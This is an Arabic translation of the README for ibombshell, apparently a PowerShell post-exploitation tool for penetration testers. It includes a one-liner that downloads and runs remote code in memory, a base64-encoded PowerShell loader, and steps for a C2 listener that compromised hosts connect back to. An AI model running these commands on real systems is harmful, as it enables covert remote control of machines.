 telefonica/ibombshell
أداة لنشر موجه ما بعد الاستغلال في أي وقت


      ,--.!,    _ ____                  __   _____ __         ____
   __/   -*-   (_) __ )____  ____ ___  / /_ / ___// /_  ___  / / /
 ,d08b.  '|`  / / __  / __ \/ __ `__ \/ __ \\__ \/ __ \/ _ \/ / /
 0088MM      / / /_/ / /_/ / / / / / / /_/ /__/ / / / /  __/ / /
 `9MMP'     /_/_____/\____/_/ /_/ /_/_.___/____/_/ /_/\___/_/_/

 [+] بدء وحدة التحكم...
 [*] وحدة التحكم جاهزة!
ibombshell هي أداة مكتوبة بـ Powershell تسمح لك بامتلاك موجه أوامر في أي وقت مع وظائف ما بعد الاستغلال (وفي بعض الحالات الاستغلال). إنها شل يتم تحميلها مباشرة في الذاكرة لتوفير الوصول إلى عدد كبير من ميزات اختبار الاختراق. يمكن تحميل هذه الوظائف مباشرة في الذاكرة، في شكل دالة Powershell. يُعرف هذا الشكل من التنفيذ باسم everywhere.
بالإضافة إلى ذلك، توفر ibombshell وضع تنفيذ ثانٍ يسمى Silently، بحيث يمكن للمختبر تنفيذ نسخة من ibombshell (تسمى warrior). سيكون الكمبيوتر المخترق متصلاً بلوحة تحكم C2 عبر HTTP. لذلك، سيكون من الممكن التحكم في المحارب وتحميل الوظائف في الذاكرة التي تساعد المختبر. يحدث هذا ضمن مرحلة ما بعد الاستغلال.
لتشغيل ibombshell everywhere، يجب أن يكون لديك PowerShell 3.0 أو أعلى. بالنسبة لأنظمة التشغيل غير Windows، يمكنك قراءة المزيد حول هذا في PowerShell GitHub - PowerShell for every system!.
لتشغيل وضع ibombshell الصامت، تحتاج إلى Python 3.6 وبعض مكتبات Python. يمكنك تثبيتها بالآتي:
cd ibombshell\ c2/
pip install -r requirements.txt
ملاحظة: يعمل ibombshell C2 على Python 3.X. تأكد من تشغيل pip المتعلق بهذا الإصدار.
لدى ibombshell وضعان للتنفيذ:
لتحميل ibombshell، ما عليك سوى تشغيل الأمر التالي في PowerShell:
iex (new-object net.webclient).downloadstring(‘https://raw.githubusercontent.com/Telefonica/ibombshell/master/console’)
يمكنك الآن تشغيل وحدة تحكم ibombshell التي تم تنزيلها عن طريق تشغيل:
console
إذا كنت بحاجة إلى استخدام ibombshell في بيئات معزولة، فيجب عليك أولاً تحضير جهاز الكمبيوتر الخاص بك في بيئة متصلة بالشبكة. قم بتحميل جميع الوظائف التي ستحتاجها، واستخدم savefunctions لحفظها في سجل Windows.
يمكنك الآن استخدام هذا الرمز base64 للحصول على ibombshell:
powershell.exe -E "JABwAGEAdABoACAAPQAgACcAaABrAGMAdQA6AFwAcwBvAGYAdAB3AGEAcgBlAFwAYwBsAGEAcwBzAGUAcwBcAGkAYgBvAG0AYgBzAGgAZQBsAGwAXABjAG8AbgBzAG8AbABlACcAOwAgAHQAcgB5ACAAewAJAGkAZgAoAHQAZQ
BzAHQALQBwAGEAdABoACAAJABwAGEAdABoACkAIAB7ACAAJABjAG8AbgBzAG8AbABlACAAPQAgACgARwBlAHQALQBDAGgAaQBsAGQASQB0AGUAbQAgACQAcABhAHQAaAApAC4ATgBhAG0AZQA7ACAAYwBkACAAaABrAGMAdQA6
ADsAIAAkAG4AYQBtAGUAIAA9ACAAJABjAG8AbgBzAG8AbABlAC4AcwBwAGwAaQB0ACgAIgBcACIAKQBbAC0AMQBdADsAIAAkAGMAbwBkAGUAIAA9ACAAKAAoAEcAZQB0AC0ASQB0AGUAbQAgAC0AUABhAHQAaAAgACIAJABjAG
8AbgBzAG8AbABlACIAIAB8ACAAUwBlAGwAZQBjAHQALQBPAGIAagBlAGMAdAAgAC0ARQB4AHAAYQBuAGQAUAByAG8AcABlAHIAdAB5ACAAUAByAG8AcABlAHIAdAB5ACkAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUA
YwB0ACAAewBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAcABzAG8AYgBqAGUAYwB0ACAALQBQAHIAbwBwAGUAcgB0AHkAIABAAHsAIgBwAHIAbwBwAGUAcgB0AHkAIgA9ACQAXwA7ACAAIgBWAGEAbAB1AGUAIgAgAD0AIAAoAEcAZQ
B0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIAAiACQAYwBvAG4AcwBvAGwAZQAiACAALQBOAGEAbQBlACAAJABfACkALgAkAF8AfQB9ACkALgBWAGEAbAB1AGUAOwAgACQAYwBvAGQAZQAgAHwAIABv
AHUAdAAtAHMAdAByAGkAbgBnACAAfAAgAGkAZQB4ADsAIABjADoAOwAgAGMAbwBuAHMAbwBsAGUAOwB9AH0AYwBhAHQAYwBoAHsAdwByAGkAdABlAC0AaABvAHMAdAAgACQARQByAHIAbwByAFsAMABdAH0A"
يتيح لك هذا الإصدار تشغيل وحدة تحكم ibombshell والتحكم بها عن بُعد من لوحة تحكم C2 المنشأة بلغة Python. لتشغيل هذا الإصدار، يجب أولاً تشغيل عملية وحدة التحكم في PowerShell:
iex (new-object net.webclient).downloadstring(‘https://raw.githubusercontent.com/Telefonica/ibombshell/master/console’)
على مسار ibombshell C2، قم بتجهيز الـ C2:
python3 ibombshell.py
ثم قم بإنشاء المستمع الذي سيتصل به المحاربون:

iBombShell> load modules/listener.py
[+] Loading module...
[+] Module loaded!
iBombShell[modules/listener.py]> run
المنفذ الافتراضي للمستمع هو 8080. أخيرًا، يمكنك تشغيل وحدة التحكم في الوضع الصامت على المضيف للحصول على التحكم عن بُعد:
console -Silently -uriConsole http://[ip or domain]:[port]
العملية الأساسية للوحة تحكم ibombshell تتبع المخطط التالي:
        ibombshell                 C2
            |                      |
            |    newibombshell     |
            +--------------------->| --+ register
            |                      |<--+ from IP
            |    get functions     |
            |   and instructions   |
            +--------------------->|
            |                      |
            |    send functions    |
            |   and instructions   |
execute +-- |<---------------------+
        +-->|                      |
            |       results        |
            +--------------------->|
            |                      |
لقد أنشأنا حاوية Docker تحتوي على كل ما تحتاجه لتشغيله. قم بتشغيل هذا الأمر من موقع ملف Dockerfile.
sudo docker build -t "ibombshell" .
sudo docker run -it ibombshell



بعض فيديوهات الأمثلة...
هذا المشروع مرخص بموجب رخصة GNU العامة - راجع ملف LICENSE للحصول على التفاصيل
